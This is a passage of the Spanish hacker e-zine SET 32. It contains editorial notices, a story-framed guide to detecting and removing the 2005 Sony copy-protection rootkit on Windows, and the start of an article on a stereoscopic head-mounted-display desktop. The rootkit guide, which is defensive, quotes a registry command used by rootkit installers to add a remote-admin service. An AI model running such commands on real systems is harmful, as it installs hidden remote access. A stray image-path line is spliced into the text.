- Si quieres estar seguro que tu articulo se vea bien en cualquier terminal del mundo usa los 127 caracteres ASCII (exceptuando 0-31 y el 127 que son de control). Nosotros ya no corregiremos los que se salten esta regla y por tanto no nos hacemos responsables (de hecho ni de esto ni de nada) si vuestro texto es ilegible sobre una maquina con confiuracion extravagante. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien.

- Y como es natural, las faltas de ortografia bajan nota, medio

punto por falta y las gordas uno entero.

Ya tenemos bastante con corregir nuestras propias faltas.

- AHORRAROS EL ASCII ART, PORQUE CORRE SERIO RIESGO DE SER ELIMINADO.

- Por dios!, no utilizeis los tabuladores ni el retroceso, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este E-zine.

-[Nuestros mirrors]----------

http://www.zine-store.com.ar - Argentina
http://qaldune.freeownhost.com - USA
http://www.hackemate.com.ar/ezines/set/ - Argentina

El resto que nos aviso de tener un mirror, o no lo encontramos o las paginas estaban desactivadas, ¡mala suerte!.

Existe una posiblidad, la mas posible de todas y es el extravio de correo, que nos sucede mas amenudo de lo que debieramos....

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 33 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos... ya se verá, calcula entre 5 y 7 meses.

-[Otros avisos]----------

Esta vez, no los hay.....

(no me cansaré de repetir la cuenta de correo)

<web@set-ezine.org>

EOF

-[0x0B]--
-[Musica y Rootkits]---
-[by SET]---SET-32--

El claxon sonaba insistentemente. El vehiculo se desplazaba lanzado a alta velocidad sobe una autopista de nueva construccion. Tan nueva que de hecho no se encontraba senyalizada en el mapa que con cierta dificultad intentaba descifrar, dados los brusco cambios de direccion que el chofer imprimia al bolido. Las reglas del codigo de circulacion eran las mismas que regian en el viejo continente, le habia asegurado su interprete y acompanyante, pero aparentemente habia otras reglas no escritas que eran las seguidas por el tipo que se encontraba al volante y del resto de usuarios de la via de comunicacion. Mas valia no hacer demasiadas preguntas, guardar el in£til mapa y dedicarse a conversar con su hier tico acompanyante. Podia ser mas £til que intentar convencer al energ£meno al volante que de todas formas no tenia prisa ya que ibamos con adelanto y que no eran necesarias semejantes velocidades. Nuestro viejo conocido Perico Viajero se encaro con el pasivo pasajero que se encontraba a su lado. "¨Sabes cuanto falta para llegar ?". "Pues me parece que cerca de media hora". Contesto escuetamente en primera instancia, aunque despues de reflexionar unos instantes, anyadio lentamente. "De todas formas ten en cuenta que en estos paises nunca se esta seguro de las distancias ni de los objetivos. Rel jate y disfruta del paisaje"

Viajero no encontraba nada de excepcional en una monotona llanura que se extendia hasta el horizonte, asi que puso su cerebro en stand-by y entro en una fatigosa duermevela interrumpida por los frecuentes cambios de velocidad y de direccion del vehiculo. En su cabeza se mezclaron confusamente im genes reales de sus £ltimos viajes con productos de su imaginacion fruto de sus multiples lecturas. Nunca supo si fue un violento bandazo del coche o bien la angustia de la pesadilla, pero de pronto se desperto empapado de sudor y con la certeza de que habian instalado un rootkit en su PC port til y que toda la informacion de la corporacion que hacia referencia a su ultimo y ultrasecreto "know-how" se encontraba fluyendo hacia una maquina enemiga y puesta en venta en circulos reducidos pero bien provistos de contaminadoras divisas. No hay nada como el subconsciente para hacernos descubrir algo que estaba delante de nuestros ojos pero que no acabamos de ver. En el cerebro se le quedo grabado el concepto y juro mentalmente que en cuanto se encontrara en la habitacion del hotel pasaria el ultimo descubridor autom tico de rootkits que habia descargado de la red.

INSPECCION DE RUTINA

Tuvo que esperar mas de lo que hubiera deseado. Una recepcion ceremoniosa, una cena copiosa, plagada de extranyos manjares y exoticas bebidas, una despedida todavia mas lenta, todo ello complicado con un raro y nunca claramente explicado problema con la llave electronica de la puerta de su habitacion, que le impidio entrar donde habia podido sin problemas tan solo hacia unas horas. Siempre tuvo la sospecha que alguien habia aprovechado su paso por el restaurante para echar un vistazo a sus pertenencias y la penetrante e inquietante mirada de la pequenya ninya que en el ascensor casi le traspaso la cara no contribuyo a tranquilizarle los nimos.

De todas formas todo en este mundo llega a su fin y finalmente se encontro tranquilamente y a solas con su PC port til. No se si alguna vez os habeis encontrado atrapados por una pequenya mania tal como ser incapaces de dejar de mirar si realmente habeis apagado el gas antes de irse a dormir o apagar la plancha despues de una sesion de eliminacion de arrugas de la camisa. Es in£til que esteis mas que seguros que la accion ha sido ejecutada. La £nica forma de recuperar la tranquilidad de espiritu y la total cordura es comprobar que la plancha este apagada, aunque os encontreis a punto de dormirse. Esto es lo que le ocurria a Viajero mientras r pidamente manipulaba el software que por casualidad se habia bajado hacia unos dias de www.sysinternals.com Era un scanners de esos sencillitos que simplemente buscan archivos ocultos y registros de caracteristicas esotericas. R pidamente lo lanzo y ante su sorpresa le empezo a darle positivos. Lo que internamente esperaba que tan solo fuera una confirmacion de sus neuras se convirtio por obra y gracia de la mala suerte en una verdadera pesadilla que no le iba a dejar dormir en toda la noche.

Lo que estaba pasando es que el maldito programa le comunicaba con extrema claridad que en un directorio que empezaba por sys se encontraban toda una serie de archivos tal como aries.sys, crater.sys y otros. Para empezar os podeis preguntar que tienen de raro. En realidad no es que sean raros, simplemente es que eran invisibles para la mayoria de las utilidades que Microsoft pone a nuestra disposicion. O sea que se habia parcheado el sistema para evitar que vieramos ciertos directorios, caracteristica muy utilizada por

los amigos de los ordenadores ajenos, afin de esconder sus programas una vez que han conseguido control de nuestro ordenador y con la intencion de mantenerse dentro el mayor tiempo posible. Viajero estaba totalmente seguro de no haber instalado ning£n programa de origen dudoso, que en la mayoria de los casos son la fuente de este tipo de intrusiones, pero la evidencia ahi estaba, asi que en lugar de iniciar un an lisis forense de su maquina decidio que lo mas r pido era ver que decia google acerca de aquellos misteriosos programas.

Una r pida b£squeda le dio la solucion, aunque sus ojos no daban credito a lo que veia. Seg£n lo publicado el 31 de Octubre de 2005 en el blog de Mark Russinovich alojado en Sysinternals todo el mal venia de un sistema de proteccion anticopia de un CD producido por SONY. Seg£n la informacion a ahi ofrecida, a fin de evitar copias piratas, los chicos de SONY habian subcontratado a los nenes de "First 4 Internet" para que les disenyaran un sistema que evitara que alguien hiciera mas de tres copias de su magnifico producto. El trabajo se habia realizado utilizando las mismas tecnicas que ciertos hackers emplean para instalar rootkits y con tan poca profesionalidad que el Windows atacado producto resultante de la manipulacion quedaba comprometido y podia incluso ser inestable o irrecuperable bajo ciertas condiciones.

"Es que uno ya no se puede fiar de nadie", penso Viajero, aunque con un poco de mala conciencia, ya que empezaba a entender el mecanismo por el cual se habia infectado. Casi lo primero que habia hecho al bajar del avion, fue comprar una serie de CDs de esos que venden por un EURO en algunas partes de este mundo. Con el pecado vino la penitencia, ya que los copiadores piratas habian sido lo bastante listos para saltarse los sistemas de proteccion pero no se habian tomado la molestia de limpiar los CDs de las inmundicias puestas ahi por la pareja SONY First4, que, todo hay que decirlo, ya anunciaban en la publicacion de su producto que este se encontraba dotado con un regalo en forma de proteccion.

En el mismo blog de Sysinternals se daban las instrucciones para eliminar tan molesto inquilino, y aunque no eran de lo mas evidentes tampoco eran realmente complicadas. Mientras se encontraba metido en tan ingrata operacion, Viajero recorrio mentalmente los diferentes pasos que se deben seguir si se sospecha que hemos sido infectados.

BUSCANDO SENALES

En ning£n momento pretendia sentar catedra ni dejar simplemente un sistema totalmente seguro. Para eso con una reinstalacion desde cero de todo el sistema era mas que suficiente. Lo que en principio mueve a la gente como Viajero es la curiosidad. Es saber como se ha entrado y que esta haciendo. Si lo que queremos es iniciar una accion legal, mejor que se sigan otros procedimientos.
Centr ndose en un Windows, tampoco es de total seguridad hacer una actualizacion del Sistema Operativo, ya que esta te va a hacer justamente eso. Una actualizacion de los archivos que juegan con el n£cleo del OS, pero nada dice ni hace con el resto de miriadas de archivos que componen el arco de trabajo de una maquina moderna. Todo lo que se relaciona con editores de textos, bases de datos y un largo etcetera, queda como estaba al principio e igual de vulnerables que antes.

Para empezar hay que buscar que es lo que han registrados los logs del sistema. En el caso del mundo Windows el asunto es un tanto anemico y ademas lo primero que hace un atacante avisado es borrar todas las huellas, por tanto no os debierais sorprender mucho si no se encuentra nada. Solo los sistemas que hacen copias de seguridad sobre otras estaciones se encuentran libres o al menos alejadas de un borrado completo de cualquier evidencia. De todas, si no se busca desde luego no vais a encontrar nada.

Tampoco debemos fiarnos de los antivirus. No es su funcion el buscar algo que por propia definicion se va a esconder. Los virus son agentes que no buscan esconder su presencia como primer objetivo, buscan replicarse, sobretodo eso. Los rootkits est n pensados en primer lugar a quedar escondidos y queda a la habilidad del que lo instala el buscar la brecha para plantarlo. Insistimos, que normalmente los antivirus fallan estrepitosamente como buscadores de rootkits. Hay otro problema que esta ligado a los anteriores. Si intentamos recuperar el sistema en base a copias de seguridad, nunca estaremos seguros de que no estemos reinstalando nosotros mismo el adherente rookits. La destruccion o el compromiso de los logs impedir saber cual es la ultima copia de seguridad que esta realmente limpia.

Siempre hay que mantener la cabeza despejada y no dejarse llevar por el p nico. No seremos los primeros ni vamos a ser los £ltimos en ser victimas de alguna

broma de este tipo. Por tanto lo mejor es tom rselo con filosofia y empezar a trabajar sistem ticamente. Tomar nota de todo lo que se hace, lo que se borra y lo que se encuentra es una buena forma de hacer un trabajo limpio y recuperable para otras ocasiones. Tambien es de mucha utilidad cuando borramos algo que no debieramos.

Para empezar a mirar he ahi algunas pistas. Los archivos del sistema y sus asociados. Para investigarlos lo mejor es utilizar la herramientas que ya nos viene con el sistema. Por ejemplo el normal "dir /O:D" para que nos de los archivos ordenados por fecha descendente y que nos dar una pista sobre los £ltimos modificados. Tambien el buscador que viene con Windows nos puede ser de utilidad para localizar archivos que guarden similitud con los legitimos. No debemos sorprendernos de encontrar cosas como "serv1ces.exe" ademas del legitimo "services.exe". El siguiente punto a comprobar es el registro, sobre todo aquellos que lanzan archivos o inicializan servicios al arranque del PC. Debemos revisar los registros que se encuentran en
HKLM\Softaware\Microsoft\Windows\CurrentVersion\Run,
...\RunOnce,
...\RunOnceEx,
...\RunServices,
...\Run ServicesOnce
entre otros deben ser revisados con atencion y a la primer duda buscar en google a ver que se cuenta sobre ellos.

Los siguientes pasos son buscar usuarios extranyos, para ello simplemente con "net users" ya estamos servidos y despues ver si estamos ofreciendo al mundo algo que no tenemos intencion de vender, o sea los "share". Otra vez con un comando de windows ya tenemos bastante, "net share". Se pueden buscar otras cosas pero imagino que la idea ya la teneis bastante clara. Hay que buscar usuarios, grupos de usuarios o dispositivos compartidos que sean extranyos a nuestros procedimientos normales.

INVESTIGANDO EL SISTEMA

Otro punto de b£squeda son los directorios de extranyas caracteristicas. Nos estamos refiriendo a los nombres reservados, ta les como lpt1, com1,... muchas veces nuestros atacantes se disfrazan de ovejas anyadiendo un gran numero de caracteres en blanco despues de estas letras, de esta forma parecen normales cuando en realidad son lobos disfrazados de ovejas. Este tipo de trucos los hacen particularmente dificiles de encontrar y bastante mas de borrar. Muy a menudo, dado que el interes de los atacantes no es el de una maquina en concreto, sino simplemente est n interesados en poseer una gran cantidad de ellas, se utilizan para la configuracion ficheros bat. La b£squeda de ficheros que contengan instrucciones tales como "dtreg -AddKey \HKLM\SYSTEM\RAdmin" y en general que manipulen el registro o instalen servicios son buenos candidatos de instaladores de rookits. Si localizamos el fichero, puede que su creador haya dejado en su interior alguna pista de su origen y podamos localizar al energ£meno. Si lo conseguimos, cada cual que haga lo que quiera, nosotros somos partidarios del "vive y deja vivir", pero tengan en cuenta los creadores de rootkits que un mal dia lo puede tener cualquiera y que la venganza de alguien con dolor de cabeza por la ultima jugada que le ha hecho la corporacion para la que trabaja, puede ser muy dolorosa.

El siguiente paso es comprobar si todos los ficheros del sistema son lo que dicen ser. Para ello hay que comprobar su firma electronica y esto se puede hacer r pidamente con una herramienta que todos los usuarios de Windows tienen instalada, pero pocos se han enterado de su existencia. Estamos hablando de "sigverif". Lanzado asi tal cual desde la linea de comandos, nos da paso a una pequenya utilidad que nos permitir checkear si nuestro sistema tiene demasiados ficheros sin firma. Tampoco se trata de borrar todos los positivos porque de todo hay en la vinya del Senyor y siempre encontraremos algo legitimo que por alguna razon no esta firmado. Como siempre la precaucion es lo que debe primar y despues Google que para esto lo ha puesto Dios en la tierra.

A parte de las propias herramientas que el sistema nos trae, existen algunas utilidades que son realmente practicas. Ahi tambien la prudencia debe ser maxima asi como la prevision. Todas las herramientas de este tipo debieran haber sido descargadas con anterioridad y estar guardadas en alg£n medio que no sea modificable. Sino pueden haber sido tambien comprometidas y los resultados que den sean totalmente erroneos. En webs tales como www.sysinternals.com, www.execsoft.com, www.systemtools.com, www.foundstone.com, entre otras, nos brindan una serie de herramientas que nos pueden alegrar el dia y la noche.

MAS DATOS, SITIOS Y COMO BUSCAR

Si alguien se ha hecho duenyo de vuestra maquina de lo que podemos estar seguros es de que ha planificado como volver a ella de forma comoda y sin que otros puedan utilizar el mismo camino. Esto significa poner en marcha servicios, esconderlos para que no los puedas ver ni tocar. Hay siempre un punto debil a tu favor, si el servicio esta en marcha alguna puerta ha quedado abierta con el servicio a la escucha. Si el intruso a parcheado nuestro sistema para que no lo podamos ver desde dentro, lo que no puede evitar es que lo veamos desde fuera de la misma manera que ellos lo puede ver. Por tanto una forma f cil de comprobar que no haya nada raro es lanzar desde nuestra maquina el "netstat" y comparar los resultados con un escaneo externo y para eso creo que todo el mundo estar de acuerdo que nmap (www.insecure.org) es la opcion ideal.

Sin animo de hacer publicidad, deberiais considerar la posibilidad de pasaros por sitios tales como http://www.security.nnov.ru/files/ de donde os podes bajar el fichero rkdetect.zip. Esta utilidad detecta i enumera servicio a nivel de usuario y de kernel. Compara los resultados y muestra las diferencias. Microsoft tambien a empezado desarrollar utilidades especificas que pueden bajarse desde
http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp
http://go.microsoft.com/fwlink/?LinkId=4544
http://www.microsoft.com/ntworkstation/downloads/Recommended/Featured/NTKit.asp
Mas cosas se pueden bajar de
http://bagpuss.swan.ac.uk/comms/RKDetectorv0[1].62.zip
Ahi hay una utilidad que descubre procesos ocultos y los mata. De paso limpia tambien el registro. Para evitar destruir lo que no deberia, dispone de una base de datos MD5 de los rootkits mas comunes.

En www.f-secure.com/blacklight/ esta Blacklight. Actualmente en forma de beta, por tanto puede cambiar en cualquier momento. Hasta ahora es gratis su descarga y requiere ser administrador para lanzarlo. De www.sysinternals.com hemos hecho referencia reiterada aqui. El Rootkitrevealer es tambien libre y su funcionamiento no es autom tico. Tan solo analiza y hace una descripcion de lo que descubre. Unhackme de www.greatis.com/unhackme/ es tambien libre de descarga pero en version de evaluacion. Requiere instalacion previa antes de utilizarse. Finalmente RegdatXP de http://people.freenet.de/h.ulbrich/, no es estrictamente un detector de rootkits sino mas bien un editor b sico de registro. Esto significa que puede cargar copias del registro y que facilita la vida a los usuarios cuyo rootkit particular a tenido el delicioso detalle de dejarle el "regedit" oficial de Windows fuera de servicio o de utilidad dudosa. El programa es shareware.

ELIMINANDO EL ROOTKIT

Eliminar un rootkit es siempre una operacion delicada. Se han instalado drivers y se han modificado programas fundamentales, por tanto es altamente probable que el sistema quede inestable si dejamos alguna pieza suelta. Por ello creemos que la mejor estrategia es arrancar con el CD original de instalacion de Windows (estamos hablando de Windows 2000 y XP), elegir la opcion "R" para indicar que deseamos arrancar con la consola de recuperacion, eliges la instalacion que quieres reparar, en el caso de que tengas mas de una y entras como administrador. En la pantalla negra que a tantos les producen escalofrios y a otros un intima excitacion, el comando a utilizar de entrada es "listsvc" para ver todos los servicios que estamos corriendo.

Los servicios que nos sean desconocidos debemos desactivarlos con el comando "disable" que tiene la ventaja que indica ademas en que estado se encontraba anteriormente. No espereis encontrar nombres evidentes, normalmente los rootkits intentan camuflarse bajo nombres que parecen oficiales o con sutiles diferencias respecto a u servicio legal. Es la misma tecnica que emplean los que falsifican piezas o equipos y cambian ligeramente algo para aprovecharse de la propagando oficial pagada por un tercero. Una vez hemos desactivado el servicio, podemos arrancar normalmente y el siguiente paso es luchar con el registro.

Hay que buscar en el registro todos las referencias a los servicios desactivados. Probablemente encontrareis mas de uno, ya que la imaginacion de algunos es inagotable. El objetivo no es solo borrar las referencias sino encontrar los archivos de configuracion. Estos archivos en el Windows legal terminan en .ini pero no espereis encontraros con las mismas extensiones en este caso. Cualquier terminacion es valida y de nuevo la imaginacion para esconderse puede ser infinita. Hay ademas una dificultad adicional. Muchas veces no solo se cambian las terminaciones sino que se enmascaran los nombres para evitar ser encontrados o dificultar su borrado. Una de las tecnicas consiste anyadir una gran cantidad de caracteres en blanco despues de un nombre legal o tambien el colocar caracteres especiales.

REFLEXIONES

Dias despues, Viajero reflexionaba frente a la pantalla de su maquina. Como se podia haber esperado no habian pasado ni dos semanas despues del descubrimiento de Mark y ya habia aparecido un malware que se aprovechaba de las instalaciones de Sony. Esta siempre lo habia negado pero el hecho era que el hacer invisibles cualquier archivo, directorio o registro que empezara por sys era una magnifica ocasion que podia ser aprovechada por otros. En este caso el 10/11/2005 un correo spam intentaba instalar en el directorio de Windows un fichero llamada sysdrv.exe". En esencia era un troyano que intentaba conectarse con un servidor IRC y desde ahi recibir ordenes de cualquier tipo. Lo menos relevante era que el malware no funcionara por un problema de programacion. Era simplemente la prueba que las acciones de Sony habian, ya, perjudicado a sus clientes.

Pero no solo estaba perjudicando a sus clientes, sino tambien ya habia maltratado a los clientes de otras empresas. El 4/11/2005 salto a la luz otra noticia procedente de otro grupo "World of Warcraft hackers" comunicando que se podia aprovechar las manazas de Sony para poder disfrutar del popular juego de Blizzard Entertainment. Esta tambien habia instalado un sistema de proteccion que detectaba a los falsificadores investigando los servicios que corrian en la maquina del jugador. En este caso bastaba con anteponer el famoso sys de Sony a todo archivo y servicio que se utilizara para falsificar el juego y el sistema se convertia en invisible para la proteccion de Blizzard. Probablemente una cosa es meterse con unos miles de usuarios amantes de la m£sica, poco avezados con la inform tica y que no acaban de entender muy bien a que viene tanto jaleo y otro muy distinto es atacar la cuenta de resultados de otra corporacion. Fue probablemente esta noticia la que obligo a Sony a sacar su desinstalador.

Y ahi no acababa la historia. El desintalador de Sony lo que hacia entre otras cosas era quitar un driver en marcha, cosa que seg£n los expertos de Windows no debe hacerse si se trata de un patch que juega con la tabla de llamadas de los procesos. Esto podia provocar un pantallazo azul de lo mas bonito. La actitud de la multinacional no ha sido precisamente brillante. Desde negar la evidencia, pasando por no suministrar herramientas de desintalacion sino era previo envio de informacion mas o menos sensible, hasta intoxicacion sistem tica en los medios de comunicacion.

CONCLUSIONES

Creiamos que lo habiamos visto todo bajo la luz del sol, pero parece que no es asi. Siempre debemos dejar espacio para que nuestra capacidad de sorpresa no se agote. No todos los dias sucede que al comprar un cd de m£sica legal y despues de escucharlo tranquilamente en nuestro ordenador, este se contagie con un rookit de todos los demonios que ademas sino tomamos algunas precauciones a la hora de eliminarlo, nos puede dejar nuestra maquina inestable o simplemente no bootable. No cuestionamos el animo de lucro de algunas corporaciones, pero que al menos contraten a alguien que sepa lo que esta haciendo y no haga un trabajo a medias.

Las companyias creadoras de software antivirus tampoco se encuentran en muy buena posicion. F-Secure, por ejemplo, senyala que el software de Sony no se autorreproduce y por tanto no puede considerarse como un virus. De hecho no parece que ning£n software antivirus lo detecte, aunque solo F-Secure ha hecho una declaracion publica. Sin embargo nuestra opinion es un tanto diferente. Sony ha instalada algo que hace vulnerable nuestras maquinas a ataques de terceros y esto debiera ser detectado. Lo que ocurre es que atacar a una gran corporacion y sobre todo en un tema de proteccion de copias es un asunto espinoso que nadie quiere afrontar directamente.

La noticia de la chapuza de Sony, aparecio el 31 de octubre de 2005 y estas lineas han sido escritas pocos dias mas tarde, pero mas que suficientes como para que la noticia hubiese aparecido de forma extendida en los medios de comunicacion. Muy poco de eso se ha producido. Las primeras noticias aparecieron en el USA Today y en la BBC. Despues timidamente y siempre escondidos en terceras paginas han ido apareciendo pequenyas notas en algunas publicaciones de habla hisp nica. Fueron los blogs de la red que dieron difusion a la noticia en los grandes medios. En la red se pueden encontrar multiples comentarios y despues que Sony se viera obligada a sacar una herramienta que permitiera eliminar el engendro, pocos medios siguieron haciendo eco de la historia. Parece que "nobleza obliga" pero "intereses economicos" obligan mucho mas. Cada vez tenemos menos confianza en los medios de comunicacion y contra mas potentes son, mas compromisos tienen que

justificar y menos fiables son. Esta es simplemente nuestra opinion. Una mas entre tantas otras.

EOF

-[0x0C]---
-[HDM]---
-[by FCA00000]---SET-32--

En este artículo voy a contar los desvaríos de un amiguete mío llamado Antonio.
Yo soy simplemente el escritor de algunas partes de este artículo, y aunque le ayudé un poco, todo el mérito es suyo. Le costó bastante esfuerzo hacer este proyecto, y yo fuí espectador de ese trabajo.
Creo que se merece un poco de publicidad y sus 15 minutos de fama. Este es mi homenaje a su labor.

Está contado como si hubiéramos hecho este proyecto juntos, pero no es cierto. Me ha obligado él a escribirlo así.

He hubiera gustado incluir fotografías, pero el sistema está tan chapucero que da un poco de vergüenza. Además el formato de SET no permite dibujos.

El chico ha hecho muchos programas de ordenador, y le gustan los gráficos en 3D.
Es por eso que hace tiempo se compro en eBay de segunda mano unas gafas que contienen una pequeña pantalla en caja ojo.
Esto permite que la imagen sea distinta para cada ojo, lo que proporciona imagenes estereoscópicas, con sensación de profundidad.
Tras probar unos cuantos juegos y ver que efectivamente se consigue una impresión de inmersión en un mundo 3D, decidió que él también quería hacer algo parecido.
Muchos de los programadores que hacen gráficos para ordenadores conocen los algoritmos y trucos para convertir un escenario en 3D en algo que se pueda ver la pantalla del ordenador. Yo simplemente los voy a describir.
Lo primero es tener el escenario -también conocido como "mundo"- organizado por distancias. Los objetos más cercanos se dibujarán con todo detalle, y los más lejanos se dibujan como simples bloques.

Esta distancia es relativa al punto de vista, es decir, dónde está situado el observador. En el caso de imagenes estereoscópicas, hay 2 puntos de visión, uno por cada ojo. Esto implica que hay que dibujar la imagen dos veces.
El tercer elemento es el plano de intersección. Para dibujar los objetos primero se imagina una ventana, y se traza una línea desde el punto de visión hasta el objeto más cercano. El punto donde se interceptan dicha línea y la ventana, es el que se dibujará en pantalla.
En realidad sólo se calculan los vértices de los polígonos, y las superficies de los objetos se dividen en triángulos, que son los elementos más simples que se pueden dibujar. Existen múltiples métodos de triangulación, eligiendo un punto interior a la superficie, y trazando líneas hasta los vértices.
Luego se rellena cada triángulo.

Estos cálculos se realizan con funciones trigonométricas, que frecuentemente se realizan en un procesador dedicado, o bien la propia tarjeta gráfica es capaz de hacerlo, incluyendo texturas y dibujado optimizado de triángulos.
Existe muchísima documentación al respecto, así que no comentaré más.

Las gafas estereoscópicas normalmente obtienen la señal de video desde la tarjeta gráfica.
Podría pensarse que se conectan a la salida de monitor, pero esto obligaría a que la señal digital generada por el procesador se conviertiera a analógica para el monitor, y luego las gafas las deberían convertir a digital de nuevo. Esto es una pérdida de tiempo que es mejor evitar.
Por eso lo mas normal es que se conecten a la salida digital de la tarjeta gráfica, o, si no la hay, al llamado "bus de servicio" de la tarjeta, que es un conector extra. En mi caso tiene 28 pins.

La resolución de las gafas (baratas) es muy inferior a VGA. Los modelos i-Glasses y VFX1 tienen 180.000 pixels para caja ojo.
Pero la manera de medirlos tiene truco: cada pixel sólo puede representar un color (rojo, verde, o azul), en una gama de 256 niveles. Por eso para dibujar 1 pixel a color real (16.000.000 de colores) hacen falta 3 pixels en las gafas.
Esto hace que en realidad solo haya 180.000/3 = 60.000 pixels a color total.
Esto da una resolución de 260x230, inferior incluso al antiguo estándar MCGA (320x200)
Vamos a hacer un cálculo simple: 260 pixels permiten mostrar 30 líneas de texto con un tipo de letra de 8 pixels de alto.
Esta resolución es sólo ligeramente superior a la de un ZX-Spectrum, y peor que una PSP.

Para que la imagen de ambos ojos sea distinta, hay que dibujar en la pantalla 2


imágenes entrelazadas: una en las líneas impares que se verá en el ojo izquierdo, y otra en las líneas pares que se verá en el ojo derecho.
Hay otro modo usado por otras gafas, y es alternar la imagen cada 1/60 de segundo, pero eso es más complicado de programar.

Ahora es cuando explico el objetivo: intentamos que en las gafas se represente el escritorio del ordenador, en un sistema como MS-Windows o Linux-KDE
Los objetos (iconos, ventanas, cursor, ...) se presentarán en distintos planos, con aspecto 3D. Será posible mover los objetos y también el punto de visión, para verlos desde otra istancia y desde otro ángulo.
Ya de antemano se entiende que con esta resolución tan ridícula va a ser imposible conseguir mucho, pero la aventura es la aventura.
Imagínate el escritorio en tu pantalla de 15 pulgadas, por ejemplo a 1024x768. Ahora quédate sólo con 1/4 de la pantalla, tanto a lo ancho como a lo alto. Eso es lo que se puede ver con las gafas.
Haz la prueba: en una hoja de papel haz un hueco de 8x6 cm, y ponlo sobre la pantalla, Ahora intenta usar tu ordenador viendo a través de este hueco.

A cambio tiene una cosa buena: mires donde mires, la pantalla siempre estará delante de tus ojos.

Un sistema HMD-Head Mounted Display se compone de un visor, y algún mecanismo de posicionamiento del usuario. Comunmente es un giróscopo o un medidor magnético que se lleva sobre la cabeza.
Cuando giras la cabeza, el sistema sabe que pretendes mirar a otro sitio, y puede mostrar una imagen diferente, dando la impresión de que estás inmerso en un mundo completo, generado por el ordenador.
Si te mueves, el sistema sabe que te has desplazado y presenta la imagen tal como se ve desde el nuevo punto de visión.
Estos sistemas pueden ser incluso más caros que las propias gafas. Sobre todo porque no hay mucha gente que los compre. La publicidad de los comerciantes muestran a ingenieros diseñando coches y edificios, médicos operando a distancia, químicos alterando las moléculas, y militares desplegando sus tropas.
Debo decir que el único sistema comercial que he visto yo ha sido en una sala de videojuegos y en una representación de arte "virtual".

Pero mi amigo pretende suplir la falta de resolución con la disponibilidad de espacio. Sólo puede ver 260x230 en cada ojo, pero dispone de 4 paredes de 3 x 2 metros. Ahora lo explicaré en detalle.
Las gafas tienen un FOV-Field Of View de 45 grados. Esto quiere decir que a una distancia de 2 metros representa una ventana de 1.5 x 1 metros.
Así, una pared de 3 metros de ancho es capaz de contener 2 pantallas de 1.5 metros, lo que equivale a 2*260 pixels.
En otras palabras: sentado en el centro de su habitación, el escritorio de 1024 pixels de ancho le cabe en 2 paredes contiguas, lo que implica girar la cabeza 90 grados en cada sentido:
Cada pixel parece que mide 6 milimetros.



Como he dicho, las líneas pares de la pantalla se dibujan en un ojo, y las impares en el otro. Por supuesto que esto hace que no se vea bien en la pantalla del ordenador, pero en las gafas queda realmente con efecto 3D.
La primera prueba que hicimos fue muy graciosa: pintamos las líneas pares de color amarillo, y las impares de azul. El resultado es que el usuario ve la pantalla de color verde, como cabía esperar.
Lo siguiente fue dibujar un objeto con propiedades 3D, y el más sencillo es un cubo. No, no un cubo de fregar el suelo, sino un hexaedro. Haz el siguiente experimento: toma un cubo de 20x20 centímetros, por ejemplo una caja de cartón. Guiña un ojo y coloca el cubo a unos 20 cm. de manera que una de las aristas apunte directamente al ojo abierto. Obviamente ves un cuadrado, pues el cerebro

no entiende que hay una parte posterior.
Esa es la imagen que dibujamos en las líneas pares.
Guiña el otro ojo, y ahora ves que el objeto tiene profundidad. Eso es lo que dibujamos para el otro ojo. Al verlo con las gafas, daba un cierto aspecto de 3D. Tras añadir texturas, sombras, y un poco de antialiasing, el cubo ya tenía mejor aspecto.
Ampliamos el programa para girar y desplazar el cubo en el espacio, y el efecto era sorprendente.
Jugamos un rato variando la distancia entre los dos puntos de vista IPD Inter-Pupillary Distance. La mayoría de las personas tienen entre 6 y 8 centímetros. Establecer 2 puntos de vista separados más de 9 centímetros hace que los objetos parezcan curvados. Más de 11 centímetros y el cerebro no entiende la imagen, que pasa a ser uni-focal. Es como si uno de los ojos se desconectara.
Aunque estos experimentos sin duda son graciosos e interesantes, nuestro objetivo es hacer un escritorio virtual, no estudios sobre la visión.
Todas las pruebas anteriores las hicimos con OpenGL, dentro de una ventana dedicada. Ahora toca convertir el escritorio en 3D.

El primer intento lo hicimos sobre Linux. El sistema estándar de ventanas es X-Window. Esto usa un modelo en el que el display actúa como servidor de gráficos, y las aplicaciones son los clientes.
En X11R5 y XF86 se pueden definir varias resoluciones. Lo mínimo es VGA 640x480 pero existen drivers para resoluciones menores tales como Hércules, o 8510, que sólo recordarán los más viejos del lugar. Lamentablemente no están soportados a partir de la versión 4.0 , y los de la 3.4 son demasiado distintos como para poder adaptarlos.

Nosotros queríamos que la resolución fuera parecida a la que tienen las gafas. Si no, aparecerían problemas. Por ejemplo, sería posible mover el ratón a la posición (400,400) y seguiría apareciendo en el monitor, pero no en las gafas.

Una posible solución sería establecer un area virtual. En X-window se puede definir el tamaño a partir del cual la pantalla tiene que hacer scroll. Esto impide que el ratón vaya más allá. Lamentablemente el área virtual debe ser más grande que el área real, y no viceversa. Para los que se hayan perdido: si el monitor sólo puede representar 640x480 entonces puedes definir un área virtual de 1024x768, y la pantalla se desplazará automáticamente cuando muevas el raton más allá del límite. Por supuesto no puedes ver toda la pantalla a la vez, pero sí a cachitos.
Así que tuvimos que ver dónde y cómo se hacía el scroll. No fue difícil adaptarlo para que lo hiciera cuando llegara más allá de 260x230.

Ahora lo malo es el tamaño. Los iconos más pequeños de KDE ocupan 48x48. Pones 4x4 iconos en pantalla, y ya la tenemos llena.
